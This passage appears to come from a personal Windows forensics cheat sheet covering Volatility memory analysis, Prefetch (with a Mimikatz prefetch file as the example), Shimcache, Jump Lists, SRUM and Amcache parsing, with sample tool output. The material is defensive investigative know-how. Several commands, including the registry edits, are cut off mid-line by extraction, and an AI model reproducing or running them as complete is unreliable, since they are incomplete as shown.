
##we can work it our manually if we follow a PID, for example:
cat pslist.txt | grep 4352
  #we can see in the screenshot below, 4352 starts with explorer.exe at 17:39:48.
  # a number of subsequent processes are created, ultimately ending this process
```



UserAssist records info about programs that have been executed

```
vol3 -f image_dump.mem windows.registry.userassist > userassist.txt
grep '*' userassist.txt| cut -f2,4,6,10 | pr -Ttd

#Here we get the ntuser.dat, which helps us figure our which user ran what
  # We also get start time of a program, the program itself, and how long the pro
```



Dump files associated with a process. Usually EXEs and DLLs.

```
#zero in on the process you want
cut pslist.txt -f1,3,9,10 | grep -i note | column -t

#then, get that first columns value. The PID
sudo vol3 -f image_dump.mem -o . windows.dumpfiles --pid 2520

#here's an alternate method. Sometimes more reliable, errors out less.
cat pslist.txt | grep 6988
sudo vol3 -f image_dump.mem windows.pslist --pid 6988 --dump
sudo file pid.6988.0x1c0000.dmp
```

```
[22-Jun-21 20:52:13 BST] brave/c49-AfricanFalls2
-> cut pslist.txt -f1,3,9,10 | grep -i note
2520    notepad.exe     2021-04-30 17:44:28.000000      N/A
[22-Jun-21 20:53:42 BST] brave/c49-AfricanFalls2
-> sudo vol3 -f image_dump.mem -o . windows.dumpfiles --pid 2520
Volatility 3 Framework 1.0.1
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

DataSectionObject       0xbf0f6abdf1a0  notepad.exe.mui file.0xbf0f6abdf1a0.0xbf0f6cdaa3
DataSectionObject       0xbf0f6abe0dc0  StaticCache.dat Error dumping file
SharedCacheMap  0xbf0f6abe0dc0  StaticCache.dat file.0xbf0f6abe0dc0.0xbf0f6ca7cc70.Share
DataSectionObject       0xbf0f6d7c53b0  notepad.exe.mui file.0xbf0f6d7c53b0.0xbf0f6cdaa3
DataSectionObject       0xbf0f6cb9dd80  StaticCache.dat Error dumping file
SharedCacheMap  0xbf0f6cb9dd80  StaticCache.dat file.0xbf0f6cb9dd80.0xbf0f6ca7cc70.Share
ImageSectionObject      0xbf0f6a877700  bcryptprimitives.dll    Error dumping file
ImageSectionObject      0xbf0f6b7e9bd0  uxtheme.dll     Error dumping file
ImageSectionObject      0xbf0f6c6a4530  MrmCoreR.dll    Error dumping file
ImageSectionObject      0xbf0f6d7c61c0  notepad.exe     Error dumping file
ImageSectionObject      0xbf0f6cb9be40  oleacc.dll      Error dumping file
ImageSectionObject      0xbf0f6c4d0cd0  efswrt.dll      Error dumping file
ImageSectionObject      0xbf0f6c4d5c80  TextShaping.dll Error dumping file
ImageSectionObject      0xbf0f6bfb5380  mpr.dll Error dumping file
ImageSectionObject      0xbf0f6c3a4c60  comctl32.dll    Error dumping file
ImageSectionObject      0xbf0f6c295810  urlmon.dll      Error dumping file
ImageSectionObject      0xbf0f6c3a5d90  iertutil.dll    Error dumping file
ImageSectionObject      0xbf0f6c3addb0  TextInputFramework.dll  Error dumping file
ImageSectionObject      0xbf0f6b7ed280  WinTypes.dll    Error dumping file
```

```
[22-Jun-21 23:58:29 BST] brave/c49-AfricanFalls2
-> cat pslist.txt | grep 6988
6988    4352    OneDrive.exe    0xbf0f6d4262c0  26      -       1       True    2021-04-30 17:40:01.000000      N/A     Disabled
[23-Jun-21 00:00:02 BST] brave/c49-AfricanFalls2
-> sudo vol3 -f image_dump.mem windows.pslist --pid 6988 --dump
Volatility 3 Framework 1.0.1
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

6988    4352    OneDrive.exe    0xbf0f6d4262c0  26      -       1       True    2021-04-30 17:40:01.000000      N/A     pid.6988.0x1c0000.dm
[23-Jun-21 00:00:17 BST] brave/c49-AfricanFalls2
-> sudo file pid.6988.0x1c0000.dmp
pid.6988.0x1c0000.dmp: PE32 executable (GUI) Intel 80386, for MS Windows
[23-Jun-21 00:00:35 BST] brave/c49-AfricanFalls2
```

Quick Forensics

▶ section contents

I've spoken about some forensic techniques here, as a coprorate simp


I've also got a repo with some emulated attack data to be extracted from some forensic artefacts

Prefetch

You can query the prefetch directory manually

```
dir C:\Windows\Prefetch | sort LastWriteTime –desc
```

```
# Look for a specifc exe - good for Velociraptor hunts
# if you see one machine has executed something suspicious, you can then run this
 dir C:\Windows\prefetch |  ? name -match "rundll"
```




But Eric'z PECmd makes it a lot easier

```
# I'd advise picking the -f flag, and picking on one of the prefetch files you se
.\PECmd.exe -f 'C:\Windows\prefetch\MIMIKATZ.EXE-599C44B5.pf'

#get granular timestamps by adding -mp flag
.\PECmd.exe -f C:\Windows\prefetch\MIMIKATZ.EXE-599C44B5.pf -mp

# If you don't know what file you want to process, get the whole directory. Will
.\PECmd.exe -d 'C:\Windows\Prefetch' --csv . #dot at the end means write in curre
```



Prefetch is usually enabled on endpoints and disabled on servers. To re-enable on servers, run this:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memo

reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Prefetch

Enable-MMAgent -OperationAPI;

net start sysmain
```

Query Background Activity Moderator

Elsewere in the repo

Shimcache

Shimcache – called AppCompatCache on a Windows machine – was originally made to determine interoperability issues between Windows versions and applications. Like prefetch, we can leverage shimcache to identify evidence of execution on a machine when we do not have event logs.

Another Eric Zimmerman tool called AppCompatCacheParser can give us insight into what was run on the system.

```
.\AppCompatCacheParser.exe -t --csv . --csvf shimcache.csv
```

```
[11/12/2021 14:10:26] | PS C:\Users\IEUser\Desktop\AppCompatCacheParser > .\AppCompatCacheParser.exe
AppCompatCache Parser version 1.4.4.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/AppCompatCacheParser

Command line: -t --csv .


Processing hive 'Live Registry'

Found 615 cache entries for Windows10Creators in ControlSet001

Results saved to '.\20211112141106_Windows10Creators_MSEDGEWIN10_AppCompatCache.csv'
```

This will create a CSV, which you could import to your spreadsheet of choice... but some quick PowerShell can give you some visibility. There will be a lot of noise here, but if we filter through we can find something quite interesting.

```
import-csv .\shimcache.csv | sort lastmodified -Descending | fl path,last*
```



Jump Lists

You can parse Jump Lists so they are very pretty....but if you're in a hurry, just run something ugly like this

```
type C:\Users\*\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\*
flarestrings |
sort
```

```
FLARE 20/02/2022 00:13:53
PS C:\ > type C:\Users\*\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\* |flarestrings | sort -u
  CYBERC~1.HTM
 ??$?%?
 CHOCOL~1
 CYBERC~1.FLA
 lib
 MICROS~1
 PROGRA~3
 Repository
 Temp
 tools
 WER
 Windows
!C:\Users\Frank\Desktop\README.txt
"C:\Users\Frank\Desktop\strings.txt
$C:\Users\Frank\Desktop\bloatware.ps1
&C:\Users\Frank\Desktop\flare-vm-master
(C:\Users\Frank\Desktop\encoded-thing.ps1
,C:\Users\Frank\Downloads\flare-vm-master.zip
```

Or use another of Eric's tools

```
.\JLECmd.exe -d .\jump\ --all --mp --withDir -q --html .
# \jump\ is the directory my files are in

#Then, run this to open the report
iex ./*/*.xhtml
```

```
FLARE 22/03/2022 13:03:45
PS C:\Users\Frank\Desktop > .\JLECmd.exe -d .\jump\ --all --mp --withDir -q --html .
JLECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/JLECmd

Command line: -d .\jump\ --all --mp --withDir -q --html .

Warning: Administrator privileges not found!


Looking for jump list files in .\jump\

Found 8 files

---------- Processed C:\Users\Frank\Desktop\jump\009d4d4230428f2bec1eaa111816200c8b1944153569efc1bcbc07e7e2381e70-ms in 0.08451100 seconds ----------
---------- Processed C:\Users\Frank\Desktop\jump\7c4eb35d91c3864ff5d0bb59963182df5e6c8907a9cef3133bbed51d8a6755ed-ms in 0.02557840 seconds ----------
---------- Processed C:\Users\Frank\Desktop\jump\7d6a7a1a7fc53caec1a8b2b064608963c439016855732e339d5e7590b5fe5e89-ms in 0.00031550 seconds ----------
---------- Processed C:\Users\Frank\Desktop\jump\b51afa816fd611ffc4fece51eb52e0d31d9771604599950865f29c4708a568c3-ms in 0.00007970 seconds ----------
---------- Processed C:\Users\Frank\Desktop\jump\b53fe93e70446fb973b01207a3325974c63facd457a0f3cac0b99e3e2b3ea5af-ms in 0.00031790 seconds ----------
---------- Processed C:\Users\Frank\Desktop\jump\e17fb9379a61b2988c2d08a055b36893a3109f46dcc079eeddc02c0cd3e335b5-ms in 0.00537110 seconds ----------
---------- Processed C:\Users\Frank\Desktop\jump\ee8974c7d672117e79c721e6100a0d7928eb5c65de1583463387f0ebae75100d-ms in 0.00158080 seconds ----------
---------- Processed C:\Users\Frank\Desktop\jump\f72a64d0ef82a3e9f81cb0c10a396be2e8a746e5d65e596e56a49b26ddac3ad6-ms in 0.00096810 seconds ----------


Processed 8 out of 8 files in 0.2041 seconds

Saving HTML output to .\.\20220322130350_JLECmd_Automatic_Output_for_.\index.xhtml
```



If you're me, you'll export it to --csv instead, and then use PowerShell to read the headers that you care about

```
#export to CSV
.\JLECmd.exe -d .\jump\ --all --mp --withDir --csv ./
#read the csv
Import-Csv .\20220322131011_AutomaticDestinations.csv |
select TargetIDAbsolutePath,InteractionCount,CreationTime,LastModified,TargetCrea
sort InteractionCount -desc
```



SRUM

I wrote a short thread on SRUM

Collect SRUM file from `C:\Windows\System32\sru\SRUDB.dat`

You can use another of Eric's tools to parse it

```
.\SrumECmd.exe -f .\SRUDB.dat --csv .
```

```
FLARE 17/03/2022 11:05:54
PS C:\Users\Frank\Desktop > .\SrumECmd.exe -f .\SRUDB.dat --csv .
SrumECmd version 0.5.1.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/Srum

Command line: -f .\SRUDB.dat --csv .

Warning: Administrator privileges not found!

Processing '.\SRUDB.dat'...

Processing complete!

Energy Usage count:             117
Unknown 312 count:              63,568
Unknown D8F count:              2,194
App Resource Usage count:       257,748
Network Connection count:       1,447
Network Usage count:            54911
Push Notification count:        459

CSV output will be saved to '.'

Processing completed in 11.8755 seconds
```

```
FLARE 17/03/2022 11:06:54
PS C:\Users\Frank\Desktop > ls *.csv


    Directory: C:\Users\Frank\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        17/03/2022     11:06       51996636 20220317110642_SrumECmd_AppResourceUseInfo_Output.csv
-a----        17/03/2022     11:06          10378 20220317110642_SrumECmd_EnergyUsage_Output.csv
-a----        17/03/2022     11:06         182119 20220317110642_SrumECmd_NetworkConnections_Output.csv
-a----        17/03/2022     11:06        9343027 20220317110642_SrumECmd_NetworkUsages_Output.csv
-a----        17/03/2022     11:06          84868 20220317110642_SrumECmd_PushNotifications_Output.csv
-a----        17/03/2022     11:06       10419423 20220317110642_SrumECmd_Unknown312_Output.csv
-a----        17/03/2022     11:06         361552 20220317110642_SrumECmd_UnknownD8F_Output.csv


FLARE 17/03/2022 11:07:20
```

You will get a tonne of results. Prioritise the following:

- SrumECmd_NetworkUsages_Output.csv
- SrumECmd_AppResourceUseInfo_Output.csv
- SrumECmd_Unknown312_Output.csv (occasionally)

Id	Timestamp	ExeInfo	SidType	Sid	BytesReceived	BytesSent
668979	16/01/2022 11:51	TermService	NetworkService	S-1-5-20	1680	810
668980	16/01/2022 11:51	\device\harddiskvolume2\program files (x86)\screenconnect client (40acfa7d2fff2b3b)\screenconnect.clientservice.exe	LocalSystem	S-1-5-18	7512	8738
668981	16/01/2022 11:51	\device\harddiskvolume2\program files\huntress\wyupdate.exe	LocalSystem	S-1-5-18	21888	5037
668982	16/01/2022 11:51	Dnscache	NetworkService	S-1-5-20	34273	21683
668983	16/01/2022 11:51	\device\harddiskvolume2\program files (x86)\google\chrome\application\chrome.exe	UnknownOrUserSid	S-1-5-21-1110014669-1561624894-1231548209-2097	163771	279055
668984	16/01/2022 11:51	System	LocalSystem	S-1-5-18	10640	13089
668985	16/01/2022 11:51	\device\harddiskvolume2\program files\microsoft office 15\root\office15\outlook.exe	UnknownOrUserSid	S-1-5-21-1110014669-1561624894-1231548209-2097	300103	181237
668986	16/01/2022 11:51	LTSvcMon	LocalSystem	S-1-5-18	0	39498
668987	16/01/2022 11:51	Spooler	LocalSystem	S-1-5-18	60509467	97065053
668988	16/01/2022 11:51	System\SMB	LocalSystem	S-1-5-18	7890995	13948463
668989	16/01/2022 11:51	\device\harddiskvolume2\windows\system32\lsass.exe	LocalSystem	S-1-5-18	9363849	49799897
668990	16/01/2022 11:51		UnknownOrUserSid		156689015	224826690
668991	16/01/2022 11:51	Spooler	UnknownOrUserSid	S-1-5-21-1110014669-1561624894-1231548209-2097	35293980	57712748
668992	16/01/2022 11:51	\Device\HarddiskVolume2\Windows\System32\spool\drivers\x64\3\CNABISWD.EXE	UnknownOrUserSid	S-1-5-21-1110014669-1561624894-1231548209-2097	1555108	3287804
668993	16/01/2022 11:51	SSDPSRV	LocalService	S-1-5-19	1701	0
668994	16/01/2022 11:51	\device\harddiskvolume2\program files\microsoft office 15\clientx64\officeclicktorun.exe	LocalSystem	S-1-5-18	120	216
668995	16/01/2022 11:51		UnknownOrUserSid		0	232
668996	16/01/2022 11:51	System\IPv6 Control Message	LocalSystem	S-1-5-18	1720	0
668997	16/01/2022 11:51	\device\harddiskvolume2\program files (x86)\microsoft\edge\application\msedge.exe	UnknownOrUserSid	S-1-5-21-1110014669-1561624894-1231548209-2097	34745	37098
668998	16/01/2022 11:51	Microsoft.AAD.BrokerPlugin_1000.19041.1023.0_neutral_neutral_cw5n1h2txyewy	UnknownOrUserSid	S-1-5-21-1110014669-1561624894-1231548209-2097	15731	12407
668999	16/01/2022 11:51	LTService	LocalSystem	S-1-5-18	16712	24161

Amcache

You can get amcache hive from `C:\Windows\AppCompat\Programs\Amcache.hve`. You may need to copy the file by volume shadow or other means if it won't let you copy it directly.

Another one of Eric's tools will help us

```
.\AmcacheParser.exe -f '.\Amcache.hve' --mp --csv .
```

```
FLARE 16/03/2022 11:59:19
PS C:\ > .\AmcacheParser.exe -f '.\Amcache.hve' --mp --csv .
AmcacheParser version 1.5.1.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/AmcacheParser

Command line: -f .\Amcache.hve --mp --csv .


C:\Amcache.hve is in old format!

Total file entries found: 1,001
Found 1,001 unassociated file entries

Results saved to: .

